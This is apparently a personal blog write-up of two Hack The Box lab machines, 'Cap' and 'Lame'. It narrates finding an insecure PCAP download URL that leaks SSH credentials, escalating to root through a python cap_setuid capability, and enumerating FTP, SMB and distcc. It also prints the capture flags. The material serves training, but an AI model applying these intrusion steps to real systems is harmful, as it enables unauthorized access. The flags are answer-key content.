
While those run I came back to the website. So the website runs commands obviously which might be interesting. I don’t think I can upload anywhere at this point to run a shell. One of the options on the webpage is “Security Snapshot (5 Second PCAP + Analysis)” and it actually looks like we can download a file.

I downloaded those PCAP files to take a look. Nothing was in that file but it actually looks like the website is vulnerable by the URL. I changed that a few times and when I got to 0 there was information in the value column, so this pcap file might have something.

It does have content.

I searched for any strings containing pass and it looks like I actually found something.

Followed that TCP stream.

This explains the automatic login. I SSH’d to the server with those creds and it actually worked.

Submit User Flag –

A: cf154a82b4e92d314d126a54ce7535b8
Submit Root Flag –
I can’t get in to root which I expected. I can’t run sudo -l, no bash history, tried finding password files. There was nothing dumb easy so I’ll get linpeas on the machine. Opened a httpserver and transferred linpeas.sh to the machine.

Sifting through the results I see pkexec may be vulnerable.



That failed so I continued to look further and I found this, and this checks out considering the room is called Cap.

I’m not exactly familiar with it, so I did some googling and found this https://medium.com/@forgecode/linux-privilege-escalation-via-cap-setuid-gaining-root-with-python-ecca7cab716e
This got us root!

Submit Root Flag –
A: 8b3c1083857c50284715c78f7d6f0542

GG
-
Lame writeup
10.129.1.103
Scanned the machine.


I saw ftp was open lets check if allows anonymous. Looks like it does but nothing is in there.

Nmap part finished.
Checked out the SMB instead.

Looks like tmp might be interesting. There’s a bunch of random files in there that I’m not getting any thoughts right away.

Started to download files to check out what they are.

The other files looked like I couldn’t download them. Will keep this stuff in the back of my head but I think this is a rabbit hole. Started searchsploiting versions and the ftp server looks interesting.

Opened up metasploit.

That didn’t work though.

SSH doesn’t look interesting. The only thing remaining that may be of user is port 3632. Not familiar with this port so I checked out hacktricks https://book.hacktricks.wiki/en/network-services-pentesting/3632-pentesting-distcc.html
Looks like I might be able to use a metasploit module.
